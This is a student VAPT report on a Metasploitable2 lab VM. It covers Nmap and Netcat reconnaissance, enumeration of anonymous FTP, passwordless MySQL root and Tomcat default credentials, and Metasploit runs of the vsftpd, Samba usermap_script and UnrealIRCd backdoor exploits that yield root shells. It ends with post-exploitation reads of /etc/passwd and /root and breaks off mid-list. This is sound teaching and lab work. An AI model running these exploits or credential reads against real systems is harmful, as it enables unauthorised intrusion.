OFFENSIVE SECURITY

Vulnerability Assessment and Penetration Testing

VAPT Report

using Metasploit Framework

TARGET SYSTEM	Metasploitable2 (192.168.10.50)
ATTACKER MACHINE	Kali Linux (192.168.10.5)
FRAMEWORK	Metasploit Framework
NETWORK	Internal Network + NAT (VirtualBox)
SCOPE	FTP · SSH · Telnet · SMB · MySQL · IRC · HTTP · Tomcat
ENVIRONMENT	Controlled Lab — Educational Only
REPORT DATE	March 2026

Rakesh A R

Aspiring Cybersecurity Professional

rakesharofficial06@gmail.com
linkedin.com/in/rakesh-a-r-595517288

This assessment was conducted in a controlled, isolated VirtualBox lab environment for educational purposes only. No real-world systems were targeted.

1. EXECUTIVE SUMMARY

This report documents a complete VAPT engagement against Metasploitable2, covering five phases: Reconnaissance, Enumeration, Exploitation, Post-Exploitation, and Mitigation. Three critical root-level exploits were achieved using publicly available Metasploit modules targeting vsftpd, Samba, and UnrealIRCd backdoor vulnerabilities.

CRITICAL	HIGH	MEDIUM	LOW
3	5	3	1
FTP · SMB · IRC Root shell	MySQL · Telnet FTP · Tomcat	SMB shares HTTP exposed	NFS · RMI

2. LAB SETUP & ENVIRONMENT

Two virtual machines communicate over an internal network in VirtualBox. The attacker machine (Kali Linux) has an additional NAT adapter for internet access. All attack traffic stays within the internal network.

Machine	Role	IP Address	Adapter
Kali Linux	Attacker	192.168.10.5	Internal + NAT
Metasploitable2	Target (Victim)	192.168.10.50	Internal Network

3. TOOLS USED

Tool	Purpose	Phase
Nmap	Port scanning & service version detection	Reconnaissance
Netcat	Banner grabbing & manual service probing	Reconnaissance
FTP	Anonymous FTP login & file enumeration	Enumeration
smbclient	SMB share listing & unauthenticated access	Enumeration
MySQL	Unauthenticated remote database access	Enumeration
Telnet	Legacy service login & enumeration	Enumeration
Metasploit	Automated exploitation & post-exploitation	Exploitation

4. PHASE 1 — RECONNAISSANCE

Objective: Identify open ports, running services, and system details of the target machine.

Tools Used: Nmap · Netcat

Step 1 — Nmap Service Version Scan

An Nmap service version scan (-sV) identifies all open TCP ports and probes each to determine the software and version running. This provides the complete attack surface of the target.

```
# Nmap service version scan
$ nmap -sV 192.168.10.50
```



Figure 1: Nmap -sV Scan — All Open Ports and Service Versions

Step 2 — SSH Banner Grab (Netcat)

Netcat was used to manually connect to SSH on port 22 to retrieve the service banner, confirming the exact OpenSSH version for vulnerability lookup.

```
# Grab SSH service banner
$ nc -nv 192.168.10.50 22
```



Figure 2: SSH Banner via Netcat — Port 22

Step 3 — SMTP Banner Grab (Netcat)

Similarly, Netcat connected to SMTP on port 25 to confirm the Postfix version and check if the VRFY command is enabled (allows username enumeration).

```
# Grab SMTP service banner
$ nc -nv 192.168.10.50 25
```



Figure 3: SMTP Banner via Netcat — Port 25

Reconnaissance Findings

Port	Service	Version Identified	Severity
21	FTP	vsftpd 2.3.4	CRITICAL
22	SSH	OpenSSH 4.7p1	HIGH
23	Telnet	Linux telnetd	HIGH
25	SMTP	Postfix smtpd	MEDIUM
80	HTTP	Apache 2.2.8	MEDIUM
139/445	SMB	Samba 3.0.20	CRITICAL
3306	MySQL	MySQL 5.0.51a	HIGH
6667	IRC	UnrealIRCd 3.2.8.1	CRITICAL
8180	HTTP	Apache Tomcat 5.5	HIGH

5. PHASE 2 — ENUMERATION

Objective: Gather detailed information about services to identify misconfigurations, default credentials, and exploitable conditions.

Tools Used: FTP · smbclient · MySQL · Telnet · Netcat

FTP Enumeration (Port 21)

```
# Connect to FTP and attempt anonymous login
$ ftp 192.168.10.50
Name: anonymous
Password: (blank)
230 Login successful.
```



Figure 4: Anonymous FTP Login Successful

SMB Enumeration (Port 139/445)

```
# List SMB shares without authentication
$ smbclient -L 192.168.10.50
```



Figure 5: SMB Share Listing — No Credentials Required

MySQL Enumeration (Port 3306)

```
# Connect to MySQL as root with no password
$ mysql -h 192.168.10.50 -u root -p --skip-ssl
Enter password: (blank)
Welcome to the MySQL monitor.
```



Figure 6: MySQL Root Login — No Password Required

Telnet Enumeration (Port 23)

```
# Connect to Telnet service
$ telnet 192.168.10.50
```



Figure 7: Telnet Service Active — Plaintext Protocol

Additional Service Enumeration



Figure 8: SSH Version Confirmed



Figure 9: SMTP VRFY Command Enabled



Figure 10: Apache 2.2.8 — Default Page



Figure 11: Apache Tomcat 5.5 Running



Figure 12: Tomcat Manager — Default Credentials

Enumeration Findings

- FTP anonymous login enabled — unauthenticated filesystem access
- SMB shares accessible without any credentials
- MySQL root login with no password allowed remotely
- Telnet active — plaintext username and password transmission
- Tomcat Manager accessible with default credentials (tomcat/tomcat)
- SMTP VRFY enabled — username enumeration possible

6. PHASE 3 — EXPLOITATION

Objective: Exploit identified vulnerabilities using the Metasploit Framework to gain unauthorized root-level access to the target system.

Tool Used: Metasploit Framework

FTP Exploit — vsftpd 2.3.4 Backdoor

Severity: **CRITICAL** **Reference:** CVE-2011-2523

vsftpd 2.3.4 contains a malicious backdoor — sending a username ending with ':)' triggers a root shell on port 6200.

```
$ msfconsole
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.10.50
msf6 exploit(vsftpd_234_backdoor) > run
[+] UID: uid=0(root) gid=0(root)
[*] Command shell session 1 opened
```



Figure 13: vsftpd 2.3.4 Backdoor — Root Shell Obtained

SMB Exploit — Samba usermap_script

Severity: **CRITICAL** **Reference:** CVE-2007-2447

Samba 3.0.20 is vulnerable to command injection via the MS-RPC username parameter, allowing unauthenticated remote code execution as root.

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) > set RHOSTS 192.168.10.50
msf6 exploit(usermap_script) > run
[+] uid=0(root) gid=0(root)
[*] Command shell session 2 opened
```



Figure 14: Samba usermap_script — Root Shell via SMB

IRC Exploit — UnrealIRCd 3.2.8.1 Backdoor

Severity: CRITICAL Reference: CVE-2010-2075

UnrealIRCd 3.2.8.1 contained a backdoor allowing arbitrary command execution by any user connecting to the IRC service.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unreal_ircd_3281_backdoor) > set RHOSTS 192.168.10.50
msf6 exploit(unreal_ircd_3281_backdoor) > run
[+] uid=0(root) gid=0(root)
[*] Command shell session 3 opened
```



Figure 15: UnrealIRCd Backdoor — Root Shell via IRC

All three exploits achieved root-level shell access without any valid credentials. This demonstrates that a single unpatched service leads to total system compromise.

7. PHASE 4 — POST-EXPLOITATION

Objective: Analyze the compromised system to assess the full impact — enumerate users, system info, processes, and sensitive files.

Post-Exploitation Commands

```
$ whoami
$ id
$ uname -a
$ cat /etc/passwd
$ ls /home
$ ls /root
```

- Privilege Check

